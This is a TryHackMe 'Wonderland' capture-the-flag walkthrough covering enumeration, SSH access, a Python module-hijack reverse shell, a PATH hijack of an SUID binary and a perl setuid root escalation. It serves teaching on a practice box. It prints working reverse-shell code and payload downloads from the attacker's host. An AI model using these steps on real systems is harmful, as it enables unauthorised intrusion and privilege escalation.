



TryHackMe

Wonderland

<https://tryhackme.com/room/wonderland>

Walkthrough

By

<https://tryhackme.com/p/iLinxz>

NMAP Scan

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp    open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see there are a few ports running:

1. Port 22 – running SSH
2. Port 80 – running HTTP

Great, what can we do?

First, I am going to check the HTTP service running on port 80. When entering the website, we're greeted by this page:

Follow the White Rabbit, huh?



Nothing to do here, really. The source code does not give us anything of value either. Might as well run some gobuster.

```
kali@kali:~$ gobuster dir --url http://10.10.103.7/ --wordlist /home/kali/Desktop/Wordlists/directory-list-2.3-medium.txt -t 64

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:          http://10.10.103.7/
[+] Threads:      64
[+] Wordlist:      /home/kali/Desktop/Wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s

2020/08/24 11:43:32 Starting gobuster

/img (Status: 301)
/r (Status: 301)
/poem (Status: 301)
/http%3A%2F%2Fwww (Status: 301)
/http%3A%2F%2Fyoutube (Status: 301)
/http%3A%2F%2Fblogs (Status: 301)
/http%3A%2F%2Fblog (Status: 301)
/**http%3A%2F%2Fwww (Status: 301)
/http%3A%2F%2Fcommunity (Status: 301)
/http%3A%2F%2Fradar (Status: 301)
/http%3A%2F%2Fjeremiahgrossman (Status: 301)
/http%3A%2F%2Fweblog (Status: 301)
/http%3A%2F%2Fswik (Status: 301)

2020/08/24 11:45:29 Finished

kali@kali:~$ b
```

We have directories `/r` and `/poem` that we can try to access.

`/poem`

**The Jabberwocky**

'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.

"Beware the Jabberwock, my son!  
The jaws that bite, the claws that catch!  
Beware the Jubjub bird, and shun  
The frumious Bandersnatch!"

He took his vorpal sword in hand:  
Long time the manxome foe he sought —  
So rested he by the Tumtum tree,  
And stood awhile in thought.

And as in uffish thought he stood,  
The Jabberwock, with eyes of flame,  
Came whiffing through the tulgey wood,  
And burbled as it came!

One, two! One, two! And through and through  
The vorpal blade went snicker-snack!  
He left it dead, and with its head  
He went galumphing back.

"And hast thou slain the Jabberwock?  
Come to my arms, my beamish boy!  
O frabjous day! Callooh! Callay!"  
He chortled in his joy.

'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.

`/r`

**Keep Going.**

"Would you tell me, please, which way I ought to go from here?"

Keep going? Let's try to run gobuster on [http://\[victim\\_ip\]/r](http://[victim_ip]/r)

```

kali@kali:~$ gobuster dir --url http://10.10.103.7/r --wordlist /home/kali/Desktop/Wordlists/directory-list-2.3-small.txt -t 64

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:          http://10.10.103.7/r
[+] Threads:      64
[+] Wordlist:      /home/kali/Desktop/Wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s

2020/08/24 11:52:13 Starting gobuster
=====
/a (Status: 301)
/http%3A%2F%2Fwww (Status: 301)
/http%3A%2F%2Fyoutube (Status: 301)
/http%3A%2F%2Fblogs (Status: 301)
/http%3A%2F%2Fblog (Status: 301)
/**http%3A%2F%2Fwww (Status: 301)
=====
2020/08/24 11:53:04 Finished
=====
kali@kali:~$ █

```

Hmph! Interesting... we get an '/a' directory... I wonder... Follow the white rabbit... \*CLICK\*

Let's try [http://\[victim-ip\]:80/r/a/b/b/i/t](http://[victim-ip]:80/r/a/b/b/i/t)

## Open the door and enter wonderland

"Oh, you're sure to do that," said the Cat, "if you only walk long enough."

Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"

"In that direction," the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."



This is where that gets us. Glancing over the source code, it seems we get some sort of credentials:

```

13 <p>"In that direction," the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
14 the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
15 <p style="display: none;">alice:</p>
16 
17 </body>

```

Let's try to SSH over:

```
kali@kali:~$ ssh alice@10.10.103.7
The authenticity of host '10.10.103.7 (10.10.103.7)' can't be established.
ECDSA key fingerprint is SHA256:HUoT05UWCcf3WRhR5kF7yKX1yqUvNhjqtXuUMyOeqR8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.103.7' (ECDSA) to the list of known hosts.
alice@10.10.103.7's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Aug 24 15:59:11 UTC 2020

System load:  0.0                       Processes:    85
Usage of /:   18.9% of 19.56GB           Users logged in:  0
Memory usage: 19%                       IP address for eth0: 10.10.103.7
Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$
```


[Hacker Voice] I'm in

Great, let's check around for that user.txt flag!

```
alice@wonderland:~$ pwd
/home/alice
alice@wonderland:~$ ls -la
total 40
drwxr-xr-x 5 alice alice 4096 May 25 17:52 .
drwxr-xr-x 6 root  root 4096 May 25 17:52 ..
lrwxrwxrwx 1 root  root   9 May 25 17:52 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 May 25 02:36 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25 02:36 .bashrc
drwx----- 2 alice alice 4096 May 25 16:37 .cache
drwx----- 3 alice alice 4096 May 25 16:37 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25 02:52 .local
-rw-r--r-- 1 alice alice 807 May 25 02:36 .profile
-rw----- 1 root  root   66 May 25 17:08 root.txt
-rw-r--r-- 1 root  root 3577 May 25 02:43 walrus_and_the_carpenter.py
alice@wonderland:~$
```

root.txt? What? Weird. It can only be read and written to by root so we can't read it.

The TryHackMe question hint is a bit weird too...

 Question Hint

---

Everything is upside down here.

Let's check the / directory.

```
alice@wonderland:/$ ls -la
total 2097252
drwxr-xr-x 23 root root      4096 May 25 00:23 .
drwxr-xr-x 23 root root      4096 May 25 00:23 ..
drwxr-xr-x  2 root root      4096 May 25 00:22 bin
drwxr-xr-x  3 root root      4096 May 25 00:23 boot
drwxr-xr-x  2 root root      4096 May 25 00:15 cdrom
drwxr-xr-x 17 root root     3700 Aug 24 15:39 dev
drwxr-xr-x 91 root root      4096 May 25 23:41 etc
drwxr-xr-x  6 root root      4096 May 25 17:52 home
lrwxrwxrwx  1 root root         34 May 25 00:16 initrd.img -> boot/initrd.img-4.15.0-101-generic
lrwxrwxrwx  1 root root         34 May 25 00:16 initrd.img.old -> boot/initrd.img-4.15.0-101-generic
drwxr-xr-x 22 root root      4096 May 25 00:15 lib
drwxr-xr-x  2 root root      4096 Feb  3 2020 lib64
drwx----- 2 root root    16384 May 25 00:14 lost+found
drwxr-xr-x  2 root root      4096 Feb  3 2020 media
drwxr-xr-x  2 root root      4096 Feb  3 2020 mnt
drwxr-xr-x  2 root root      4096 Feb  3 2020 opt
dr-xr-xr-x 96 root root         0 Aug 24 15:39 proc
drwx--x--x  4 root root      4096 May 25 17:53 root
drwxr-xr-x 25 root root      820 Aug 24 15:59 run
drwxr-xr-x  2 root root     12288 May 25 00:23 sbin
drwxr-xr-x  2 root root      4096 Feb  3 2020 srv
-rw-----  1 root root 2147483648 May 25 00:16 swap.img
dr-xr-xr-x 13 root root         0 Aug 24 15:39 sys
drwxrwxrwt  9 root root      4096 Aug 24 15:59 tmp
drwxr-xr-x 10 root root      4096 Feb  3 2020 usr
drwxr-xr-x 12 root root      4096 May 25 00:23 var
lrwxrwxrwx  1 root root         31 May 25 00:16 vmlinuz -> boot/vmlinuz-4.15.0-101-generic
lrwxrwxrwx  1 root root         31 May 25 00:16 vmlinuz.old -> boot/vmlinuz-4.15.0-101-generic
alice@wonderland:/$
```

Hmph... the /root directory can only be accessed, read and written by root. But it's executable for everyone...

After some research, I've learned that the 'x' permission on directories makes the contents from within said directory be accessible. So... if 'everything is upside down here', then the user.txt flag would be in root's directory? As we have the root.txt in our /home directory? Let's try using that mentality.

```
alice@wonderland:/$ cat /root/user.txt
thm[REDACTED]
alice@wonderland:/$
```

Wow, okay, didn't expect that to actually work. But oh well! Great, we have the user flag... Now onto root.

sudo -l?

```
alice@wonderland:/$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
ed, so she tried another question. "What sort of people live about here?"
User alice may run the following commands on wonderland:
  (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

Oh? We can run that .py script as user rabbit. Hmph... let's see what the script actually does.



```
-rw-r--r-- 1 root root 3577 May 25 02:43 walrus_and_the_carpenter.py
```

We can't write to it. We can't delete it either. Printing the contents of this script shows a bunch of poem lines. The script itself takes lines from the poem at random and slaps 'em in our face.

```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
The line was:      Such quantities of sand:
The line was:
The line was:      After the day was done -
The line was:      And yet another four;
The line was:      The sea was wet as wet could be,
The line was:      Meaning to say he did not choose
The line was:      Are very good indeed -
The line was:      "I doubt it," said the Carpenter,
The line was:
The line was:      And thick and fast they came at last,
alice@wonderland:~$
```

What's interesting about this python script however is that it imports the 'random' library right the beginning of the script.

```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright -
And this was odd, because it was
The middle of the night.
```

Hmph... maybe if we create our own script named random.py and execute the walrus\_and\_the\_carpenter.py script, it will execute our script at the same time since it imports everything from the file with the same name as what we're importing.

I will be creating a python script that will spawn us a python reverse shell to which we'll be able to connect to through netcat.

```
import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("[REDACTED]", 1111)); os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p=subprocess.call(["/bin/sh", "-i"])
```

I've blurred out my TryHackMe IP address for obvious reasons. Okay!

Let's create our .py file and start a netcat listener.

```
alice@wonderland:~$ touch random.py
alice@wonderland:~$ nano random.py
```

```
import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.103.7', 1111)); os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p=subprocess.call(['/bin/sh', '-i'])
```

```
File Name to Write: random.py
^C Get Help
```

```
alice@wonderland:~$ ls -la
total 44
drwxr-xr-x 5 alice alice 4096 Aug 24 16:21 .
drwxr-xr-x 6 root root 4096 May 25 17:52 ..
lrwxrwxrwx 1 root root 9 May 25 17:52 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 May 25 02:36 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25 02:36 .bashrc
drwx----- 2 alice alice 4096 May 25 16:37 .cache
drwx----- 3 alice alice 4096 May 25 16:37 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25 02:52 .local
-rw-r--r-- 1 alice alice 807 May 25 02:36 .profile
-rw-rw-r-- 1 alice alice 212 Aug 24 16:21 random.py
-rw----- 1 root root 66 May 25 17:08 root.txt
-rw-r--r-- 1 root root 3577 May 25 02:43 walrus_and_the_carpenter.py
alice@wonderland:~$
```

```
kali@kali:~$ nc -lvnp 1111
listening on [any] 1111 ...

```

```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py

```

```
kali@kali:~$ nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.103.7] 52362
$ id
uid=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
$
```

Great, now we act as user rabbit! Let's do some more digging... I'm going to spawn myself a TTY shell with python3 just for easier navigation and stuff.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
rabbit@wonderland:~$
```

sudo -l?

```
rabbit@wonderland:~$ sudo -l
sudo -l
[sudo] password for rabbit:

Sorry, try again.
[sudo] password for rabbit:

Sorry, try again.
[sudo] password for rabbit:

sudo: 3 incorrect password attempts
rabbit@wonderland:~$
```

Guess we need a password to run sudo commands on this user. We do not know it so, let's keep digging.

What can we find in the /home directory of this user?


```
rabbit@wonderland:/home/rabbit$ ls -la
ls -la
total 40
drwxr-x--- 2 rabbit rabbit 4096 May 25 17:58 .
drwxr-xr-x 6 root  root  4096 May 25 17:52 ..
lrwxrwxrwx 1 root  root    9 May 25 17:53 .bash_history → /dev/null
-rw-r--r-- 1 rabbit rabbit  220 May 25 03:01 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 03:01 .bashrc
-rw-r--r-- 1 rabbit rabbit  807 May 25 03:01 .profile
-rwsr-sr-x 1 root  root 16816 May 25 17:58 teaParty
rabbit@wonderland:/home/rabbit$
```

An SUID binary called 'teaParty'.

I can't run 'strings' on this host since it's not installed here. But I can download it through a simple HTTP python server.

```
rabbit@wonderland:/home/rabbit$ python3 -m http.server
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

```



## Directory listing for /

- 
- [.bash\\_history@](#)
  - [.bash\\_logout](#)
  - [.bashrc](#)
  - [.profile](#)
  - [teaParty](#)
-



We download it from the webserver created through python and then run strings on it.

```
kali@kali:~/Desktop/Memos/TryHackMe/THM:ALICE_IN_WONDERLAND$ strings teaParty
/lib64/ld-linux-x86-64.so.2
2U~4
libc.so.6
setuid
puts
getchar
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
Welcome to the tea party!
The Mad Hatter will be here soon.
/bin/echo -n 'Probably by ' && date --date='next hour' -R
Ask very nicely, and I will give you some tea while you wait for him
```

We see that this script runs the 'date' binary without specifying the absolute path for it. We can hijack the path to our /home folder. We're going to create another script called date and make the script execute it since it runs with the SUID bit set.

```
kali@kali:~/Desktop/Memos/TryHackMe/THM:ALICE_IN_WONDERLAND$ touch date
kali@kali:~/Desktop/Memos/TryHackMe/THM:ALICE_IN_WONDERLAND$ nano date
```

```
GNU nano 5.1
#!/bin/bash

/bin/bash
```

We're gonna upload it by creating another python webserver from our host.

```
kali@kali:~/Desktop/Memos/TryHackMe/THM:ALICE_IN_WONDERLAND$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



## Directory listing for /

- [date](#)
- [hint.txt](#)
- [Memos](#)
- [python\\_reverse\\_shell.py](#)
- [teaParty](#)
- [white\\_rabbit\\_1.jpg](#)

Use the IP assigned to you by TryHackMe

**\*ON THE VICTIM MACHINE\***

```
rabbit@wonderland:/home/rabbit$ ls -la
ls -la
total 40
drwxr-x--- 2 rabbit rabbit 4096 May 25 17:58 .
drwxr-xr-x 6 root   root   4096 May 25 17:52 ..
lrwxrwxrwx 1 root   root     9 May 25 17:53 .bash_history → /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 03:01 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 03:01 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 03:01 .profile
-rwsr-sr-x 1 root   root  16816 May 25 17:58 teaParty
rabbit@wonderland:/home/rabbit$ wget http://[REDACTED]/date
wget http://[REDACTED]/date
--2020-08-24 16:35:19-- http://[REDACTED]/date
Connecting to [REDACTED]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23 [application/octet-stream]
Saving to: 'date'

date                               100%[=====] 23 --.-KB/s  in 0s

2020-08-24 16:35:19 (3.30 MB/s) - 'date' saved [23/23]

rabbit@wonderland:/home/rabbit$ ls -la
ls -la
total 44
drwxr-x--- 2 rabbit rabbit 4096 Aug 24 16:35 .
drwxr-xr-x 6 root   root   4096 May 25 17:52 ..
lrwxrwxrwx 1 root   root     9 May 25 17:53 .bash_history → /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 03:01 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 03:01 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 03:01 .profile
-rw-r--r-- 1 rabbit rabbit 23 Aug 24 16:31 date
-rwsr-sr-x 1 root   root  16816 May 25 17:58 teaParty
rabbit@wonderland:/home/rabbit$
```

Okay, we have the date script in place. But before running the script itself, we need to export the default PATH to our /home/ folder, in order for our date script to be ran rather than the actual default 'date' binary path.

```
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
export PATH=/home/rabbit:$PATH
```

Also, make sure you set your 'date' script as executable.

```
rabbit@wonderland:/home/rabbit$ chmod +x date
chmod +x date
rabbit@wonderland:/home/rabbit$ ls -la
ls -la
total 44
drwxr-x--- 2 rabbit rabbit 4096 Aug 24 16:35 .
drwxr-xr-x 6 root   root   4096 May 25 17:52 ..
lrwxrwxrwx 1 root   root     9 May 25 17:53 .bash_history → /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 03:01 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 03:01 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 03:01 .profile
-rwxr-xr-x 1 rabbit rabbit 23 Aug 24 16:31 date
-rwsr-sr-x 1 root   root  16816 May 25 17:58 teaParty
rabbit@wonderland:/home/rabbit$
```

Let's run the 'teaParty' binary!

```
rabbit@wonderland:/home/rabbit$ ./teaParty
./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
```

Great! We are now 'hatter'. Going into his /home/ folder, we find a file called 'password.txt'

```
hatter@wonderland:/home/hatter$ ls -la
ls -la
total 28
drwxr-x--- 3 hatter hatter 4096 May 25 22:56 .
drwxr-xr-x 6 root   root   4096 May 25 17:52 ..
lrwxrwxrwx 1 root   root     9 May 25 17:53 .bash_history → /dev/null
-rw-r--r-- 1 hatter hatter  220 May 25 02:58 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25 02:58 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25 03:42 .local
-rw-r--r-- 1 hatter hatter  807 May 25 02:58 .profile
-rw----- 1 hatter hatter   29 May 25 22:56 password.txt
hatter@wonderland:/home/hatter$ cat password.txt
cat password.txt
hatter@wonderland:/home/hatter$
```

Hmph... maybe it's hatter's password. Let's try to SSH over to him using this password we just found.

```
kali@kali:~$ ssh hatter@10.10.103.7
hatter@10.10.103.7's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Aug 24 16:47:27 UTC 2020

System load:  0.0               Processes:    99
Usage of /:   18.9% of 19.56GB   Users logged in: 1
Memory usage: 21%              IP address for eth0: 10.10.103.7
Swap usage:  0%

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

hatter@wonderland:~$
```

And we're in!

sudo -l? Unfortunately, we can't run sudo as this user on this host.

Trying to look after writable directories or interesting files did not yield any results. Let's try running linpeas and see what comes up.

```
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

Linpeas gave us this output (+ some other). The cap+setuid is set on our perl binary. Through OSINT, I've learned that that can easily be exploited to give us a root shell.

<https://gtfobins.github.io/gtfobins/perl/>

```
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

```
hatter@wonderland:/tmp$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
# █
```

Great, we have a root shell running now. Let's read the root.txt flag from the /home/alice directory and be done with this challenge! :D

```
# cat /home/alice/root.txt
thm [REDACTED]
# █
```

=====

END

